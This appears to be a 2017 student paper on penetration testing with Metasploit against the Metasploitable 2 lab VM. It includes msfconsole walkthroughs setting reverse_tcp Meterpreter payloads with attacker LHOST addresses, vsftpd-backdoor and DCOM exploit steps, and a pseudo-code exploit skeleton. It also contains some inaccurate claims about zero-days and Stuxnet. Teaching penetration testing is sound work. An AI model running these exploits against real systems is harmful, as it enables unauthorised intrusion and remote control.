Penetration Testing and Metasploit

Article · April 2017

CITATIONS
13

READS
24,449

1 author:

Michael Moore
Jackson State University
1 PUBLICATION **13** CITATIONS

SEE PROFILE

Penetration Testing and Metasploit

Michael D. Moore
Computer Science Department
Jackson State University
Jackson, MS USA
dustan26@live.com

***Abstract*—In this paper, penetration testing in general will be discussed, as well as how to penetration test using Metasploit on Metasploitable 2. Metasploitable 2 is a vulnerable system that I chose to use, as using any other system to do this on would be considering hacking and have could have bad consequences. The main purpose of the research is to show the various tools used when trying to find vulnerabilities in a system. By using Metasploit to test a system, we can find the vulnerabilities that need to be fixed in order to better protect the system. Certain areas like network protocols, firewalls, and basic security issues will be explored in this research.**

While there are a lot of different ways to do penetration testing, I have chosen to use Metasploit because of the broad uses it has and its simplicity. We will have the option of either using the community version of the product, which is mostly automated, or by using the command line within metasploit. Both of these options will be explored in this paper. Alongside all of the tools used in Metasploit, I will show how to effectively find the vulnerabilities within a system of your choice. After going through all of the steps in this paper, anyone should be able to try and exploit any system they feel is vulnerable.

Keywords— vulnerabilities, Stuxnet, penetration testing, Metasploit, Metasploitable 2, pen-testing, exploits, Nmap, and Kali Linux.

I. Introduction

At the very beginning of the Internet, the world had a lot going on for itself in terms of security. As long as you thought about that as the fact that not many people had access to the internet, therefore there were less attackers to deal with. Security wasn't very important back then, but as the years moved on, we got real big real fast and have been playing catchup ever since.

With new technology being made every year, we constantly have to come up with new ways to stop malicious activity within our systems. Not only do businesses need constant upkeep in security, but home professionals are well, especially when dealing with servers. Security is so very important in our everyday lives. When people say they want security, what is probably heard is that they want a sense of security. It really makes sense if you think about it. Feeling secure isn't necessarily the same thing as being secure. If everyone understood what kinds of dangers are out there, they would make real security their first priority.

Given the right environment and opportunity, anyone could use the skills they learn using programs like Metasploit to stop the malicious behavior of others. When people set out to make computer systems, they don't initially consider every possible exploit available within it. There are a lot of moving parts when it comes to making a system and it's everyone's job to explore all the options they have in order to provide a secure and safe system. This is where penetration testing tools comes in handy.

When it comes to the security of computer systems, we can never leave anything to chance. All it takes is for one hacker trying to exploit a system to gain access to personal and private data of its users and operators. By using these testing techniques described in the paper, people can get a jump on the bad guys looking to harm and infiltrate systems that do not belong to them.

The things that are put into this paper are to only be used for the appropriate manner and are no way intended to lead one to become a hacker. The methods described are meant to help one if they were intending in learning certain goals that pertain to penetration testing of one's own system or a system that you have permission for.

There are far too many people that are taking what they are learning and applying it in an unethical way, which will create havoc and attain a monetary gain. No one should take what they learn and use it against anyone in that manner.

II. Penetration Testing

Penetration testing encapsulates many different things. Some of those things include Wifi, networks, software, and hardware systems. Most systems have some form of

vulnerabilities present when launched. The vulnerabilities are known as zero day exploits. Zero day exploits are usually either known by the companies and just don't think it's bad enough to fix or don't know about them at all. There are many issues with the interactions between software and hardware that can remain unknown for years before they are found and some are never found because that issue has not presented itself.

Penetration testing can be defined as being a means for a company or business to access the vulnerabilities within it's system at any given time. As systems change, like the addition of new software or hardware changes, more vulnerabilities can present themselves. The best way to try and stop these vulnerabilities from being found is to either hire someone full-time to constantly do penetration testing or if money is tight, hire someone occasionally to do the testing.

Although penetration testing by professionals might not find every vulnerability in the system, it's still necessary to make sure to provide every effort possible against people who might try to test the system maliciously. Among the many reasons for doing penetration testing are financial responsibilities, security issues, and information protection[2]. If you were to do penetration testing on a system that is not yours, you should definitely make sure you get a right to hack and nondisclosure agreement signed[2].

When it comes to protecting computer systems, Metasploit is a good what to do that. Metasploit is only one of many penetration testing programs available in the world. By using this program, you will surely be able to quickly identify any vulnerability through the exploitation of the system, either manually (command line style) or automatically (secure web based GUI type).

There are many different types of penetration testing tools available to explore. Metasploit, Kali Linux, Wireshark, w3af, John the Ripper, Nessus, Nmap, Dradis, and BeEf are a few of them[1]. Some of the various types of attacks that can be done on a system include BlueTooth, PC microphone, wifi(Wpa-protected), and man in the middle attacks[1]. Kali Linux is an operating system filled with various open source programs strictly developed with the hacker world in its mind. It's not an operating system to be take lightly as any use of it illegally could get you jailed if you were ever caught. The two main penetration testing is either overt or covert[5]. Overt testing is when you have the complete cooperation of the owners of the systems in which you are testing on and covert is when you are basically testing the staff's ability to figure out the exploits being done on the system[5].

Some of the other things to consider when having a business is the financial aspects. There are a lot of companies out there that are being crippled due to lack of testing or preparation. Sometimes it could be the cause of trying to get the product out before it is ready. If that is the case, then one might consider giving the project another few weeks in order to make sure the bugs are all worked out, because putting software out into the world before it's ready could result in catastrophic failure.

As companies become bigger over the years, we owe it to ourselves to conduct testing on all of the systems in order to show our products at its finest hour and not have to worry about the possible zero day exploits that have been left behind. Here shown below is just one person's estimated damage report due to cyber crimes that could have been prevented if maintenance on the systems would have been done.




Fig.1. Amount of monetary damage caused by reported cyber crime to the FBI(ICS) from 2001 to 2014 (mln.US dollars).Source - statista.com.

Source[2].

III. METASPLOITABLE 2

Metasploitable 2 is the system that is being used in the research. It is a linux based OS that is made distinctively with Metasploit in mind to be exploited by its users. It is available to download on the metasploit website for anyone who wishes to use do penetration testing. Although I could use any penetration testing program I wish, I will be using Metasploit as discussed previously.

In order to set up the vulnerable machine, you need to download it from the website (www.metasploit.com) and open the virtual machine file inside of a virtual box of your choice. After having done these steps, you are on your way to test the vulnerabilities of this system and also on your way to becoming a penetration tester. All you then need to do is enter msfadmin for the username and password and you will be connected shortly. Even though this is just a test system, it has all the capabilities of any operating system that would would wish to test in the future.

A. Methods and Methodologies

Some of the methods and methodologies that are being used include such things as Open Web Application Security Project and Open Source Security Testing Methodology Manual[8]. Not all methods need to be used for every application. Some are only designed to used for certain things. These methods are still integrated into today's standards. Open Source Security Testing Methodology Manual can be used in places like physical security, human factor, wireless communication, telecommunication, data networks and operating systems[8]. Using something like Kali Linux can provide many uses such as SQL injection, database security audit, network traffic eavesdropping/ tampering, network infrastructure attack, network stress testing, denial of service attacks, manipulating of user data, web application testing[8].

IV. Automated and Manual Testing

There are differences between using either automated or manual testing. With the automated testing, you might not necessarily understand how everything works or why it's happening. If you use manual testing, you have much more control over what happens with the process and are able to learn all the ways the systems works together. Without getting into the financial difference between the two, the manual method seems to be the best way to do penetration testing.

One thing to consider when either using manual or automatic is the time frame it takes to do the job. While both ways have their benefits, the time it takes is much faster when penetration testing automatically[2]. By penetration testing automatically, the coding used to attack cover various platforms[2]. When doing it manually, you have to change the code every time you execute it to cover all the different platforms[2]. Unless you are a seasoned professional, you should leave the manual penetration testing to the pros[2]. "Experienced hackers are used to writing own scripts or even automate one of the stages, in order to proceed quickly and find more security leaks in target systems[2]."

V. Metasploit on Stuxnet

While there are a lot of uses for Metasploit, one of the most known applications of it is using it on Stuxnet. The Stuxnet worm was used against programmable logic controllers and exploited the zero day vulnerabilities in Windows[13]. It was used against the "Iranian nuclear facilities" in 2010[13]. Rahat Masood et al used Metasploit against Stuxnet. They exploited three different vulnerabilities within Stuxnet[13]. They exploited the server service, the print spooler, and the .LNK vulnerability[13].

Stuxnet was one of the biggest debacles in the recent years, and if not learned from, will be used in future events aimed at security issues. There are a tons of PLC's around the world, and to think a worm like this one can affect any network like this is very scary. "There are two main phases of Stuxnet worm: first is 'propagation phase' which is the characteristic of each worm and second one is 'injection phase'. In first phase, Stuxnet worm propagates in local area network and update its files through peer to peer communication. In second phase when it finds its actual target i-e Siemens WinCC control and monitoring system connected to PLC it starts functioning and deviates them from their normal behavior[13]".




Figure 2: Screenshot of Metasploit Pro Console.

VI. Penetration Testing using Metasploit

Before you download and use Metasploit, you need to make sure your PC can handle all of the following requirements[6]:

- At least 2 GHz processor
- 2 GB RAM(recommended: 4 GB)
- At least 500MB hard drive space
- 10/100 Mbps network interface card
- Windows XP-current Windows OS
- Ubuntu 8-current
- Firefox from 4 on to current
- Chrome from 10 to current
- IE from 9 to current

Metasploit has a wide array of ways to do penetration testing. One way is using the community online version, which is automatic, and the other is to use the console version, which is similar to command prompt and is considered manual. The company that made Metasploit(Rapid7) have made lots of other programs to help you along the way like AppSpider, InsightIDR, InsightVM, and Logentries. There are many ways to access Metasploit. "Msfconsole is another interface available for Metasploit interaction. Compared to Msfcli, Msfconsole is more robust, scalable, and easier to use[8]."

One of the very first things that need to be done when trying to test a particular system is to either know the IP or be able to locate the IPs of the systems remotely. Depending on which systems you are using, you need different command line entries to get you that information[9]. You can use things such as SNMP or netBIOS to find the IP addresses[9]. If you are using a Linux based system, you could probably use the arp-scan command followed by your IP to scan for all of the IP addresses associated with your local area network[9]. Some of these methods could take up to 15 hours, so make sure you got some time on your hands[9].

Meterpreter is another part of Metasploit that gets used quite a bit to exploit systems. By using meterpreter to get the exploit and gaining access to its shell, you can perform a lot of different things in the there. Some of them include token stealing, dumping hashs, creating users, service control, routing table alteration, screenshot taking, execute commands, delete event logs, mouse control, editing/deleting files, and uploading files[8].

There are a lot of other programs that intertwine with Metasploit to help with penetration testing. Nessus 5 provides lots of other options within the msfconsole[11]. First thing you need to download Nessus and configure it for however you wish to use it[11]. Select any plugins you need for your journey and log in to the msfconsole[11]. Then, you will need to enter the command load nessus and you are on your way to Nessus usage[11].

Some of the basic commands when you are are the metasploit console are:

- help(which brings up some of the basic commands)[10].
- back(this will allow you to go back to the msf>)[10].
- set LHOST(this will let you set YOUR listening host)[10].
- set RHOST(this will let you set the ATTACK host)[10].
- show exploit(this will show you all of the exploits currently available in metasploit for any situation)[10].
- search (exploit name)(this will allow you to find a specific exploit to get info about)[10].
- info (exploit name)(this will get info about a specific exploit to see where or not you want to use it)[10].
- show payloads(this will let you see all the available payloads for that specific exploit and show you which one is preferred)[10].
- info (payload)(this will show you info on the selected payload)[10].
- set PAYLOAD(this sets the payload to selected one), show options(this shows all the options that need to be met in order to run the exploit)[10].
- show target(shows targets)[10].
- set target(sets target)[10].
- run or exploit(this will perform the payload launch on the current target and if successful will gain shell entry into the attack system[10].

msf> use <exploit>	to use a exploit or payload
msf exploit (name)> set payload <paload name>	To add specified payload
msf exploit (name)> set rhost <victim ip>	To add victim ip address to specified exploit#
msf exploit (name)> set lhost <localhost ip>	To add attacker ip address to specified exploit#
msf exploit (name)> unset rhost	To remove rhost value
msf exploit (name)> unset lhost	To remove lhost value
msf exploit (name)> setg rhost <victim ip>	To add victim ip address globally
msf exploit (name)> setg lhost <localhost>	To add localhost(attacker) ip address globally
msf exploit (name)> sessions -l -v	To see list of sessions

Figure 1: Some other important commands. Source[6].

-msf exploit(ms11_006_createsizeddibsection) >
-set payload windows/meterpreter/reverse_tcp
-payload => windows/meterpreter/reverse_tcp
-msf exploit(ms11_006_createsizeddibsection) >
-set LHOST 172.16.32.128
-LHOST => 172.16.32.128
-smsf exploit(ms11_006_createsizeddibsection) >
-set LPORT 443
-LPORT => 443
-msf exploit(ms11_006_createsizeddibsection) >

-exploit
[*] Creating 'msf.doc' file...X
[*] Generated output file
/opt/metasploit3/msf3/data/exploits/msf.docY
msf exploit(ms11_006_createsizeddibsection) >

Figure 1: Here is some sample code that shows some of the uses of the aforementioned commands.
Source[5].

There are a lot of hacking contests that people set up for their friends in the hacking community that are using Metasploit's build in programs, but in the Kali OS. As we have seen nmap and other programs can be used in multiple systems and frameworks. Here in the article titled "Hack the Fartknocker VM (CTF Challenge)," they talk about finding port hacking and hidden messages in files found along the way[12]. There are a lot of different avenues used in the article like SSH, FTP, and port hacking. Wireshark was used to help along the way. Below I have shown the fun side of the hacking world with a screen of what the person who initiated the challenge left for the person who was able to hack the VM.


```
# id
uid=0(root) gid=0(root) groups=0(root),1001(butthead)
# cd /root
# ls
SECRETZ
# cat SECRETZ
You have done a great job, if you can see this, please shoot me an email
and let me know that you have beat this box!

SECRET = "LIVE LONG AND PROSPER, REST IN PEACE MR. SPOCK"

admin@top-hat-sec.com

#
```


Figure 1: Flowchart for generic path used to exploit using Metasploit.



A. Manual Penetration Testing

One of the ways in which to do penetration testing is manually. By using a command line like console, the users are able to have full control over their exploitations. Scripts are written by some professional in order to automate the process of exploiting vulnerabilities. Not all scripts are the same, as the systems that are being exploited are different and sometimes require different methods. First the user has to gain access to the system in order to push a payload, which will fight to gain control of the current system.

Scripting languages are just one of the many ways to automate all of the footwork required to do the job. "A script based attack framework is a type of web attack program written in scripting language[3]." Without scripting it would take a lot longer to try exploits that require many steps, but aren't guaranteed success.

Figure 2: Script Attack on a Particular System. Source[3].

The below figure is a script written that will deliver a payload to the system you wish to exploit[3].

```
1. exploit_def()
2. connection()
3. exploit_preamble =  "\x00\x00\x01"
4. version_find =  probing_ver()
5. if  (version  equals  5)
6. attack_payload =  prepare_payload5()
7. else
8. attack_payload =  prepare_payload4()
9. end
10. exploit_preamble <<  payload_length
11. socket.put(exploit_preamble) //Reqd by the protocol
12. socket.get_once()
13. socket.put(attack_payload) //sending the attack
payload
14. socket.get_once()
15.... #  triggering vulnerability
16. end
17. def prepare_payload5()
18. attack_payload =  shellcode
19. attack_payload << rand_alpha(payload.length)
20. attack_payload <<  "\x010" +  [-117].pack("X")
21. attack_payload <<  "\xe\xf"
22. attack_payload <<  get_target_ret(5) // Target
Version: 5
23. attack_payload <random_alpha(409)
24. return attack_payload
25. end
```

Figure 3: Code Snippet from a Metasploit Script Source: [3].




Figure 3: A basic depiction of how Metasploit is used in reference to penetration testing and vulnerability detection.

B. Metasploit Framework Console

Here is where the good stuff starts. Some of the basics of how to access the console to do some manual exploitation of some systems. This process will show one example of an exploit of a certain system, not necessarily Metasploitable 2.

1. One of the first steps is to open the console itself and enter in msfadmin for the username and the password[4].
2. Next, you need to figure out what system and exploit you wish to do[4].
3. Once you have that figured out and you have gotten the ip address of the system, you enter Nmap and then the ip address. The console will map the ports of the system to see which ports are open[4].
4. With the open port in hand, we enter show commands and find an exploit in the list that deals with remote pc[4].
5. “To get more information regarding the exploit you can use the command, ‘info exploit/windows/dcerpc/ms03_026_dcom’[4]”.

6. Then, we need to enter use/"exploit" into the console[4].
7. Once that's finished loading, we are going to need to enter show options to find out what to do next to get the exploit going further[4].
8. Next, we need to enter the ip address (set RHOST"ip address")we wish to exploit, and find the payload to push onto the open port[4].
9. We need to enter in show payloads to find compatible payloads for this exploit[4].
10. "set PAYLOAD windows/meterpreter/reverse_tcp" needs to be entered now into the console and then"set LHOST 192.168.42.128"[4] .
11. Now enter check command to see if the "machine vulnerable to the exploit or not" and if not just move on with the command, exploit to perform the exploit[4].
12. If everything works like it's supposed to, you should gain access to the system and be able to do anything you want on the system.

C. Metasploit Community

This version is a lot more simplistic to use since it is automated. When you download Metasploit, it comes with this option which is done on your browser using you computer as the local host, which does all of the exploiting. Metasploit community was mainly invented to help bridge the gap between everyday penetration testers and people looking to do the testing without really understanding every aspect of it. Although using the community seems faster, you still need to read up on all of the different techniques to be efficient at the testing.

1. To access the web-based GUI, you need to find where you installed Metasploit and select the GUI from the list of files. It will open in your web browser.
2. The next step is to enter in your login information you provided at the time you did the setup for Metasploit.
3. Click the open project tab to start a new project to keep up with the different things you are going to be doing with Metasploit, since not every system is vulnerable in the same manner.
4. You can now scan for available systems to try to exploit or enter in the ip address to get started.
5. With the system entered in, you can analyze the system for available exploits and also push the payloads automatically onto the systems.
6. After those steps, all that's left to do is capture the information and finish gaining access to the exploitable system.
7. Just like with the manual version, after gaining access, you have free roam on the system you now control.

D. Common Exploits Known

1. VSFTP Backdoor:
   This exploit allows the user to gain access to the shell via a backdoor that was made in 2011 and removed shortly thereafter.

2. MS08-067:
   This vulnerability relates to a remote pc entry given a certain request is entered[5].

VSFTP Backdoor instructions[7]:

1. Login to the msf console.
2. Find your IP address.
3. Obtain the IP address from the Metasploitable 2 machine or whatever system you are exploiting..
4. Next, the user will then enter nmap -sS -sV -O (Metasploitable 2 IP address). This will provide you with everything you can know about the ports on the that particular system.
5. Enter "search vsftp[7]."
6. Enter "use exploit/unix/ftp/vsftpd_234_backdoor[7]."
7. Enter "show options[7]."
8. Enter "set RHOST" IPAddressofMachineExploiting[7].
9. Finally enter "exploit".




Figure 4: Screenshot of VSFTPD Backdoor exploit in action.

VII. Conclusion

There are a lot of penetration testing programs out there and Metasploit just so happens to be the best one that I could think of to share with you. It has a lot of nice options and you can use it either manually or automatically. Although the reasons for and against the two have already been shown throughout the paper, I'd like to reiterate a few things. By doing all the exploiting manual, you are able to control the way you try to exploit a given system, it just might take a little bit longer.

Penetration testing is just one of the multiple ways to make sure the information on your systems is secure and not open to hacking. When you plan on doing penetration testing, I suggest you give Metasploit a shot and you won't be disappointed. When looking into what programs that are available to use across the internet, there are a lot of different options to choose from. If you are not careful with any of the programs, you could land yourself into some serious trouble.

References

[1] M. Denis, C. Zena, and T. Hayajneh, "Penetration testing: Concepts, attack methods, and defense strategies," *2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, 2016.

[2] Y. Stefinko, A. Piskozub, and R. Banakh, "Manual and automated penetration testing. Benefits and drawbacks. Modern tendency," 2016 13th International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET), 2016.

[3] H. Gupta and R. Kumar, "Protection against penetration attacks using Metasploit," 2015 4th International Conference on Reliability, Infocom Technologies and Optimization (ICRITO) (Trends and Future Directions), 2015.

[4] N. Talekar, "Penetration Testing with Metasploit Framework | www.SecurityXploded.com," SecurityXploded.com. [Online]. Available: http://securityxploded.com/penetration-testing-with-metasploit.php. [Accessed: 31-Mar-2017].

[5] D. Kennedy, Metasploit: the penetration tester's guide. San Francisco, CA: No Starch Press, 2011.

[6] O., "Hack Like a Pro - Null Byte « Wonder How To," WonderHowTo. [Online]. Available: https://null-byte.wonderhowto.com/how-to/hack-like-a-pro/. [Accessed: 14-Apr-2017].

[7] "(Metasploitable Project: Lesson 8)," Metasploitable Project: Lesson 8: Exploiting VSFTPD 2.3.4. [Online]. Available: https://computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson8/index.html. [Accessed: 14-Apr-2017].

[8] F. Holik, J. Horalek, O. Marik, S. Neradova, and S. Zitta, "Effective penetration testing with Metasploit framework and methodologies," 2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI), 2014.

[9] "Finding IP Addresses of Other Network Interfaces on Linux," pentestmonkey. [Online]. Available: http://pentestmonkey.net/uncategorized/finding-ip-addresses-of-other-network-interfaces-on-linux. [Accessed: 17-Apr-2017].

[10] "How to use Metasploit commands for real-world security tests," SearchSecurity. [Online]. Available: http://searchsecurity.techtarget.com/tip/Using-Metasploit-for-real-world-security-tests. [Accessed: 15-Apr-2017].

[11] D. Dodd, "Penetration Testing and Shell Tossing with Meta... » ADMIN Magazine," ADMIN Magazine. [Online]. Available: http://www.admin-magazine.com/Articles/Pen-Test-Tips. [Accessed: 17-Apr-2017].

[12] "Hack the Fartknocker VM (CTF Challenge)," Hacking Articles, 06-Apr-2017. [Online]. Available: http://www.hackingarticles.in/hack-fartknocker-vm-ctf-challenge/. [Accessed: 18-Apr-2017].

[13] R. Masood, U.-E.-G., and Z. Anwar, "SWAM: Stuxnet Worm Analysis in Metasploit," 2011 Frontiers of Information Technology, 2011.